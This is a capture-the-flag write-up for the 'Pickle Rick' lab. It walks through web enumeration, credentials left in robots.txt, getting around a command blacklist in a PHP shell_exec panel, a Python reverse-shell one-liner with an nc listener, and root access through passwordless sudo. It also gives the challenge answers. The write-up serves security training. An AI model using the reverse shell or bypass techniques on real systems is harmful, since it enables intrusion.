Pickle Rick


A Rick and Morty CTF. Help turn Rick back into a human!

View page source of web application.

Found username: R1ckRul3s


Use gobuster to find hidden directories

```
gobuster -u <ip addr> -w <common.txt dir> -x php
```




```
/.php                 (Status: 403) [Size: 292]
/.hta.php             (Status: 403) [Size: 296]
/.htaccess            (Status: 403) [Size: 297]
/.hta                 (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 297]
/.htaccess.php        (Status: 403) [Size: 301]
/.htpasswd.php        (Status: 403) [Size: 301]
/assets               (Status: 301) [Size: 315] [
/denied.php           (Status: 302) [Size: 0] [—
/index.html           (Status: 200) [Size: 1062]
/login.php            (Status: 200) [Size: 882]
/portal.php           (Status: 302) [Size: 0] [—
/robots.txt           (Status: 200) [Size: 17]
/server-status        (Status: 403) [Size: 301]
```

robots.txt




```
Wubbalubbadubdub
```

login.php




Portal Login Page

Try R1ckRul3s and Wubbalubbadubdub as username and password. We get redirected to portal.php




Clicking on the above links bring us to a denied.php page.




Only the **REAL** rick can view this page..

In the command panel, we try ‘ls’



```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

However, ‘cat’ is disabled so we can’t read the txt files.




Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

Workaround it with this command


```
grep . <txt file>
```

clue.txt:



```
Look around the file system for the other ingredient.
```


super secret ingredient txt file:



```
mr. meeseek hair
```


What is the first ingredient that Rick needs? mr. meeseek hair

To explore some more, I used grep -R . and viewed the source code. At the bottom we find



```
portal.php:    ?>
portal.php:    <!-- Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1duaFZNakExVkcxS1N
portal.php:  </div>
portal.php:</body>
portal.php:</html>
</pre>    <!-- Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1duaFZNakExVkcxS1NHVkli
  </div>
```

Put into cyberchef and we realize its repeating nested base64 encryption




```
Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1duaFZ
NakExVkcxS1NHVkliRmhoTVhCb1ZsWmFWMVpWTVVWaGVqQT0==
```

```
rabbit hole
```

Time wasted.

We also find the commands that are blacklisted:




```
portal.php:      function contains($str, array $arr)
portal.php:      {
portal.php:          foreach($arr as $a) {
portal.php:              if (stripos($str,$a) !== false) return true;
portal.php:          }
portal.php:          return false;
portal.php:      }
portal.php:      // Cant use cat
portal.php:      $cmds = array("cat", "head", "more", "tail", "nano", "vim", "vi");
portal.php:      if(isset($_POST["command"])) {
portal.php:        if(contains($_POST["command"], $cmds)) {
portal.php:          echo "</br><p><u>Command disabled</u> to make it hard for future <b>PICKLEEEE RICCCKKKK</b>.</p><img src='assets/fail.gif'>";
portal.php:        } else {
portal.php:          $output = shell_exec($_POST["command"]);
portal.php:          echo "</br><pre>$output</pre>";
portal.php:        }
portal.php:      }
```

We can use python to create an interactive shell. Source: https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<ip addr of machine>",9999));os.dup2
```


On machine

```
nc -lnvp 9999
```



```
1 jerry tear
$ cd ..
$ ls
rick
ubuntu
$ cd rick
$ ls
second ingredients
$ cat 'second ingredients'
1 jerry tear
$ █
```


What is the second ingredient in Rick's potion? 1 jerry tear



```
$ sudo -l
Matching Defaults entries for www-data on
    ip-10-10-163-148.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
        ip-10-10-163-148.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
$ █
```

We can sudo without a password!



```
$ sudo ls /root/
3rd.txt
snap
$ sudo cat /root/3rd.txt
3rd ingredients: fleeb juice
$ █
```

What is the last and final ingredient? fleeb juice